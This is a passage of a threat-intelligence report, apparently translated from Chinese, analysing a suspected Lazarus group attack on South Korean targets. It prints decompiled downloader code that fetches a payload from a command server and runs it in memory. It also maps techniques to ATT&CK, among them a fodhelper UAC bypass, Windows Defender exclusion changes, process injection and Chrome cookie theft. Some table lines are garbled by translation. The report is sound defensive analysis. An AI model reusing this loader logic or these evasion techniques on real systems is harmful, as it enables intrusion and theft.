



Figure 4-6 VBA code [2]



```
  if ( !*(_DWORD *)(a3 + 0x808) && a1 != 3 )
  {
    v12 = 0;
    sub_A91D50(Buffer, "%s/%s", ::Buffer, a2);
    v7 = sub_A925E0(Buffer, (void **)&v12);     // 下载
    if ( !v7 )
      return 0;
    *(_DWORD *)(a3 + 2056) = sub_A93140(v12, v7);// 内存加载PE
  }
  v8 = *(void **)(a3 + 2056);
  if ( !v8 )
    return 0;
  v9 = 0;
  ms_exc.registration.TryLevel = 0;
  if ( a1 == 1 || a1 == 4 )
  {
    v10 = "SEStart";
  }
  else
  {
    if ( a1 != 2 )
    {
      if ( a1 == 3 )
      {
        v11 = (void (*)(void))sub_A934D0(v8, "SEEnd");
        if ( v11 )
          v11();
        v9 = 0;
        sub_A93600(v8);
        *(_DWORD *)(a3 + 2056) = 0;
      }
      goto LABEL_23;
    }
    v10 = "SEEnd";
  }
  v9 = (void (*)(void))sub_A934D0(v8, v10);
LABEL_23:
  if ( v9 )
    v9();
```

Figure 4-7 The download tool code involved in this attack



```
  if ( !arg_struct1_ptr->result && a1 != 3 )
  {
    var_recv_buf = 0;
    sub_401CA0(Buffer, "%s/%s", g_uid, a2);
    var_recv_len = mw_connect_phase2_C2_get(Buffer, (void **)&var_recv_buf);// 获取后续内容
    if ( !var_recv_len )
      return 0;
    arg_struct1_ptr->result = (int)mw_exec_PE(var_recv_buf, var_recv_len);// 将下载的内容作为PE文件运行
  }
  v8 = (void *)arg_struct1_ptr->result;
  if ( !v8 )
    return 0;
  v9 = 0;
  ms_exc.registration.TryLevel = 0;
  if ( a1 == 1 || a1 == 4 )
  {
    v10 = "SEStart";
  }
  else
  {
    if ( a1 != 2 )
    {
      if ( a1 == 3 )
      {
        v11 = (void (*)(void))sub_403520((int)v8, (unsigned int)"SEEnd");
        if ( v11 )
          v11();
        v9 = 0;
        sub_403650(v8);
        arg_struct1_ptr->result = 0;
      }
      goto LABEL_23;
    }
    v10 = "SEEnd";
  }
  v9 = (void (*)(void))sub_403520((int)v8, (unsigned int)v10);
LABEL_23:
  if ( v9 )
    v9();
  return 1;
}
0000071E sub_401280:26 (40131E) (Synchronized with IDA View-A, Hex View-1)
```

Figure 4-8 Download tool code involved in previous attacks[2]

0 5

Threat Framework Mapping

The ATT&CK framework map of the behavioral technical points of the Lazarus organization-related attack activities is as follows:




Figure 5-1 Lazarus organization's attack activity corresponding to the ATT&CK threat framework map

This series of activities involves a total of 28 technical points in 11 stages in the ATT&CK framework. The specific behaviors are described in the following table:

Table 5-1 ATT&CK technical behavior description table

ATT&CK Stage/Category	specific behavior	Notes
resource development	get infrastructure	Use DropBox to store the C2 address of subsequent connections
initial visit	Phishing	Speculation may use phishing emails to spread decoy files
initial visit	watering hole attack	Speculation that decoy files may be spread through watering hole attacks
implement	Use inter-process communication	The shellengine.dll backdoor can execute cmd commands through pipes
implement	induce users to execute	Induce users to open a decoy document constructed by the attacker
Persistence	Bootstrap or login with autostart	Persistence by modifying registry startup keys
escalation of rights	Abuse of Elevated Control Privileges	Bypassing UAC via fodhelper.exe
escalation of rights	process injection	Inject IEUpdate.exe into the WINWORD.exe process
defensive evasion	Abuse of Elevated Control Privileges	Bypassing UAC via fodhelper.exe
defensive evasion	Deobfuscate/decode files or messages	The key string of the sample species is encrypted by a custom algorithm

defensive evasion	weaken defense mechanisms	Modify Windows Defender's whitelist
defensive evasion	process injection	Inject IEUpdate.exe into the WINWORD.exe process
defensive evasion	template injection	Using template injection to load remote malicious template execution
defensive evasion	Virtualization/Sandbox Escape	Avoid some sandboxes by judging whether the sleep delay is successful
credential access	Steal web session cookies	steal chrome cookies
Find	Discover the application window	Discover application windows for remote desktop control
Find	Discover files and directories	Discover files and directories in the target machine
Find	discovery process	Discover process information in the target machine
Find	Query the registry	target machine found
Find	Discover system information	Discover the system version and other information of the target machine
Find	Discover system owner/user	Find the current user of the target machine
Find	find system time	Find the current system time of the target machine
Find	Virtualization/Sandbox Escape	Avoid some sandboxes by judging whether the sleep delay is successful
collect	Collect local system data	Collect data such as system version, username, file list, files, etc.
collect	input capture	Capture mouse and keyboard messages

collect	take screenshot	take screenshot
command and control	Use application layer protocols	Use socket to communicate with C2
data exfiltration	Backhaul using C2 channel	The data is also sent back through the C2 channel

06
Summarize

The Lazarus group is the top hacker gang in the peninsula region, focusing on long-term and persistent cyberattacks against specific targets, with the purpose of stealing funds and achieving political goals. It is one of the biggest threats to global financial institutions. In this attack, the Lazarus group used a multi-stage download tool and obtained the C2 address through Dropbox, which made it more difficult to obtain the attack payload. At the same time, there were behaviors of detecting the designated anti-software components and sandboxes in the sample, which interfered with the analysis. The sample also uses fodhelper.exe to bypass UAC to escalate the privileges of malicious processes, making the attack more difficult to detect by means of process injection and changing the exclusion list of Windows Defender. The anti-virus software ALyac and Ahnlab detected in the sample are both popular anti-virus software in South Korea. Combined with the name of the decoy file "Sogang KLEC.docx" and the pictures in the text of the decoy document, it can be inferred that this is an attack against South Korea.

References:

[1] 한국인터넷정보센터 (KRNIC)를사칭한정보수집악성이메일주의!! (변종내용추가)
https://blog.alyac.co.kr/4586

[2] Snow and gluttony: Analysis of suspected Lazarus attacks against Korean companies
https://ti.qianxin.com/blog/articles/analysis-of-the-lazarus-group-attacks-on-korean-companies/